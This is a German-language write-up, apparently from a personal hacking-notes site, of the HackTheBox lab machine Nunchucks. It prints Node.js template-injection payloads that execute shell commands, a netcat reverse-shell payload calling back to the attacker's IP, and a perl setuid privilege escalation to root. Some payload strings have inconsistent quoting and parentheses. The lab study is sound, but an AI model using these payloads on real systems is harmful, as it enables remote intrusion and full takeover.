> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md).

# Nunchucks HackTheBox Writeup

Writeup zur HackTheBox-Easy-Linux-Maschine Nunchucks mit Abdeckung von NodeJS SSTI (Server Side Template Injection), Umgehung des AppArmor-Profils (Privilegieneskalation), mit praktischer Enumeration, Ausnutzung, Foothol

{% hint style="warning" %}
**Fähigkeiten:**

* NodeJS SSTI (Serverseitige Template-Injektion)
* AppArmor-Profil-Bypass (Privilegieneskalation)
  {% endhint %}

## Aufklärung


**Arbeitsbereich einrichten:**

Richte den Arbeitsbereich ein, indem du drei Ordner erstellst, um wichtige Inhalte, Exploits und Nmap-Aufklärungsergebnisse zu speichern.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ccf2a9e5aac3ffc9a663fcc88145d68ebc614fdf%2Fimage%20(714).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN-Verbindungsprüfung**

Überprüfe die VPN-Verbindung, um eine stabile Kommunikation mit dem Zielrechner sicherzustellen.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb4eb55433687a7f6ef64b449c34b8eedfd0431d%2Fimage%20(715).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Offene Ports mit Nmap erkennen:** Enumeriere die offenen Ports und exportiere die Ergebnisse in die Datei "allPorts" im Nmap-Verzeichnis:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.11.122 -oG allPorts
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d0d93aad885d334e0fdd396cc86d582a56440e54%2Fimage%20(716).png?alt=media" alt=""><figcaption></figcaption></figure>


**Analyse offener Ports mit extractport:** Verwendung der extractport-Funktion, um offene Ports synthetisch anzuzeigen und sie in die Zwischenablage zu kopieren.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6be3c684613b117fd2ac44e6dd95f6cb7f770fc%2Fimage%20(717).png?alt=media" alt=""><figcaption></figcaption></figure>


**Scannen der Port-Version mit Nmap:** Verwendung von Nmap, um die Port-Version zu scannen und die Informationen in die Datei "targeted" zu extrahieren:

```bash
nmap -sCV -p22,80,443 10.10.11.122 -oN targeted
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-570f54ff393988e7417ab83cf9297abe6522e631%2Fimage%20(718).png?alt=media" alt=""><figcaption></figcaption></figure>

Um Domänennamen per DNS in IP-Adressen aufzulösen, fügen Sie den Domänennamen, der mit seiner IP-Adresse verknüpft ist, in das `/etc/hosts` Datei vorhanden sind.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-31686b43eb92252a713bb2c2000d626d1425c215%2Fimage%20(713).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Port 443 - HTTPS


<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a9c6acd211ef8bef07d096682bfab6fb8131400e%2Fimage%20(2868).png?alt=media" alt=""><figcaption></figcaption></figure>

Wir finden ein Login-Panel, aber keine bekannten Zugangsdaten.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0137b03cffd93272ba0354688eae34bfbc103bd3%2Fimage%20(690).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### VHost-Fuzzing - Gobuster


Wir führen **Fuzzing** von Subdomains durch, um mögliche versteckte Dienste zu identifizieren:

```bash
gobuster vhost -u https://nunchucks.htb/ --append-domain -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100 -k
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be96f597d8f7412e986aaa8ce92df06183837556%2Fimage%20(691).png?alt=media" alt=""><figcaption></figcaption></figure>


Wir finden die Subdomain **store.nunchucks.htb**.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-10ba38ddd003827b17e1a99752a443f7374bdcd2%2Fimage%20(692).png?alt=media" alt=""><figcaption></figcaption></figure>

## SSTI-Schwachstelle (Node.js)



Wir bemerken eine Funktionalität, die es ermöglicht, eine E-Mail einzugeben, um einen Newsletter zu abonnieren. Die Serverantwort zeigt unseren Eintrag direkt an, was auf eine mögliche **Serverseitige Template-Injektion (SSTI)**.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8984056ffa8f84037eee4169e1a1c4fd29ba8d79%2Fimage%20(693).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-87e2c811472ae9def3de5d40f8cf3d794624ff9a%2Fimage%20(694).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Schwachstellentest

Wir fangen die Anfrage mit **Burp Suite** und testen eine klassische SSTI:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b3846762c246f47e7d34c4bc2f9f3035acb02492%2Fimage%20(695).png?alt=media" alt=""><figcaption></figcaption></figure>

```json
{{9*9}}
```

Wenn die Antwort zeigt `81`, dann ist die Anwendung verwundbar, was hier der Fall ist.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e1c27cc3e945864347898bee472fb44b83488d6b%2Fimage%20(696).png?alt=media" alt=""><figcaption></figcaption></figure>

### Lesen `/etc/passwd`



Wir verwenden den folgenden Payload, um den Inhalt von anzuzeigen `/etc/passwd`:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')/"))}}
```

{% endcode %}

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6cf14deae58ea320c36ac736fd25031b80fd6bc%2Fimage%20(697).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Ermittlung des aktuellen Benutzers

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('whoami')/\")()}}
```

{% endcode %}

Wir erhalten `david`.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c629a56feab7fee645dda078a83b9602863b1a1e%2Fimage%20(698).png?alt=media" alt=""><figcaption></figcaption></figure>


### Reverse Shell über SSTI (Node.js)

Starte das Lauschen auf Port **4444**:

```bash
nc -nlvp 4444
```

Sende den Reverse-Shell-Payload:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 4444 >/tmp/f')/"))()}}
```

{% endcode %}

Zugriff auf die Zielmaschine

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-72702cc50c7638498b85c516983f9f5bbb929f99%2Fimage%20(699).png?alt=media" alt=""><figcaption></figcaption></figure>


### Flag user.txt

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c21c45aae4d5b54fc35a173c7bdffee604c84629%2Fimage%20(700).png?alt=media" alt="" width="517"><figcaption></figcaption></figure>

#### Terminal-Stabilisierung

```bash
script /dev/null -c bash
# Strg+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

## PrivilegieneskalationS

### Ausnutzung von **Fähigkeiten** unter Perl

{% embed url="<https://gtfobins.github.io/gtfobins/perl/#capabilities>" %}


Wir listen die **Capabilities** verfügbaren:

```bash
getcap -r / 2>/dev/null
```

Wir stellen fest, dass `perl` besondere Berechtigungen hat.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afda45ab60d8b5ed333d4c968a0f037a11494190%2Fimage%20(705).png?alt=media" alt=""><figcaption></figcaption></figure>


**Ausführen eines Befehls als root**

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
```

Wir erhalten **root**.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b9fa47a9d77dac1fa7ee51c79709422f435e7eb2%2Fimage%20(706).png?alt=media" alt=""><figcaption></figcaption></figure>


### AppArmor-Bypass

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash -p";'
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16a94b8f72f1de824754d22ffc71cccdc067bd92%2Fimage%20(707).png?alt=media" alt=""><figcaption></figcaption></figure>

